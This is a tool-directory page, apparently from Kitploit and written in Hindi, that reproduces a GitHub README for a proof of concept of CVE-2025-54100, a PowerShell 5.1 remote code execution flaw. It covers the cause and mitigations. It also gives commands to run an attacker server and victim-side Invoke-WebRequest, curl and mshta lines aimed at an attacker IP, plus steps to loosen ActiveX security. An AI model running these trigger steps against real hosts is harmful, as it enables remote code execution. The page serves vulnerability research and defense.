
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2025-54100 — CVE-2025-54100(PowerShell दूरस्थ कोड निष्पादन भेद्यता) | Kitploit

उपकरण/GitHubGitHub/xiaolvchen/cve-2025-54100
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंगलर्निंग और शिक्षापेलोड डेवलपमेंट
GitHubxiaolvchen/cve-2025-54100

CVE-2025-54100

CVE-2025-54100(PowerShell दूरस्थ कोड निष्पादन भेद्यता)

रिपॉजिटरी देखें
13410 महीने पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    594
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT प्लेटफ़ॉर्म जो Shadowserver रिपोर्ट्स को MongoDB में इनजेस्ट करता है और उन्हें इंटरैक्टिव मैप्स, विश्लेषण, निष्कर्षों, सलाहों और कार्यकारी डैशबोर्ड के रूप में पुनः प्रस्तुत करता है।

    387
  • 4

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    322
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    308
  • 6

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    275

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2025-54100 – PowerShell प्रतिक्रिया पार्सिंग PoC

दर्शाता है कि कैसे CVE-2025-54100 दुर्भावनापूर्ण HTML पार्सिंग के माध्यम से Windows PowerShell 5.1 में रिमोट कोड एक्ज़ीक्यूशन (RCE) का कारण बनता है।

CVE-2025-54100 क्या है?

भेद्यता प्रकार: जब Invoke-WebRequest -UseBasicParsing पैरामीटर का उपयोग नहीं करता तो कमांड इंजेक्शन जोखिम मौजूद होता है

गंभीरता स्तर: CVSS 7.8 (उच्च जोखिम)

मूल कारण: MSHTML-आधारित HTML प्रतिक्रिया पार्सिंग स्क्रिप्ट निष्पादन (जैसे ActiveXObject) की अनुमति देता है, और यह कॉलर के संदर्भ में चलता है

प्रभावित सिस्टम:

  • Windows 10 / 11
  • Windows Server 2008–2025
  • PowerShell 5.1

PoC कैसे काम करता है

  1. CVE-2025-54100.py में FastAPI सर्वर एक विशेष रूप से तैयार किया गया HTML पेलोड लौटाता है
  2. HTML में स्क्रिप्ट WScript.Shell / Shell.Application जैसे ActiveX ऑब्जेक्ट को इंस्टैंशिएट करने का प्रयास करती है
  3. भेद्यता वाले होस्ट पर, MSHTML पार्सर स्क्रिप्ट को निष्पादित करता है, जो calc.exe लॉन्च करके रिमोट कोड एक्ज़ीक्यूशन प्रदर्शित करता है
  4. प्रदान किया गया पेलोड न्यूनतम और गैर-विनाशकारी है, जो केवल अनुसंधान और सत्यापन के लिए है, लेकिन आगे के विश्लेषण के लिए आवश्यकतानुसार विस्तारित किया जा सकता है

त्वरित आरंभ

पर्यावरण आवश्यकताएँ

  • Python 3.10+ (FastAPI और Uvicorn वातावरण में परीक्षण किया गया)
  • निर्भरताएँ स्थापित करें
    python3 -m venv .venv
    source .venv/bin/activate
    pip3 install -r requirements.txt
    

दुर्भावनापूर्ण सर्वर चलाएँ

PoC HTTP सेवा प्रारंभ करें:

uvicorn app:app --host 0.0.0.0  --port 8888 --reload

पीड़ित होस्ट से ट्रिगर करें

भेद्यता वाले Windows होस्ट पर, -UseBasicParsing का उपयोग न करें, निम्नलिखित कमांड निष्पादित करें:

# Invoke-WebRequest
Invoke-WebRequest -Uri "http://192.168.26.16:8888"
# curl(PowerShell 中的别名)
curl http://192.168.26.16:8888
# mshta
mshta http://192.168.26.16:8888

सुनिश्चित करें कि पोर्ट सर्वर कॉन्फ़िगरेशन से मेल खाता है। यदि सिस्टम में भेद्यता मौजूद है, तो एम्बेडेड स्क्रिप्ट MSHTML पार्सर के माध्यम से निष्पादित की जाएगी।

नोट: कुछ एंटीवायरस सॉफ़्टवेयर इस व्यवहार को ब्लॉक कर सकते हैं, भले ही पार्सिंग भेद्यता स्वयं अभी भी मौजूद हो।

समस्या निवारण और सत्यापन

  1. यदि calc.exe पॉप अप नहीं होता है:
    1. पीड़ित मशीन पर Internet विकल्प खोलें
    2. सुरक्षा → कस्टम स्तर पर जाएँ
    3. “सुरक्षित के रूप में चिह्नित न किए गए ActiveX नियंत्रणों को प्रारंभ करें और स्क्रिप्ट करें” सक्षम करें
    4. -UseBasicParsing का उपयोग किए बिना Invoke-WebRequest फिर से निष्पादित करें

यह चरण निष्पादन वेक्टर को सत्यापित करने के लिए है। वास्तविक हमले के परिदृश्यों में, हमलावर डिफ़ॉल्ट सुरक्षा प्रतिबंधों को दरकिनार करने के लिए अस्पष्टीकरण या बाईपास तकनीकों का उपयोग कर सकते हैं।

सत्यापन साक्ष्य

PoC

शमन उपाय

माइक्रोसॉफ्ट ने दिसंबर 2025 में इस भेद्यता को ठीक कर दिया है:

  1. Windows सुरक्षा अपडेट समय पर इंस्टॉल करें

  2. MSHTML पार्सिंग से बचने के लिए हमेशा -UseBasicParsing का उपयोग करें:

    Invoke-WebRequest -Uri "http://<attacker-ip>:8888" -UseBasicParsing
    
  3. PowerShell 7+ (pwsh) पर माइग्रेट करें, PowerShell Core अब पार्सिंग के लिए MSHTML पर निर्भर नहीं है, जो आर्किटेक्चरल रूप से इस समस्या से बचाता है।


संदर्भ

  • NVD: CVE-2025-54100
  • MSRC: Update Guide
  • GitHub: osman1337-security/CVE-2025-54100
टूल डाउनलोड करें




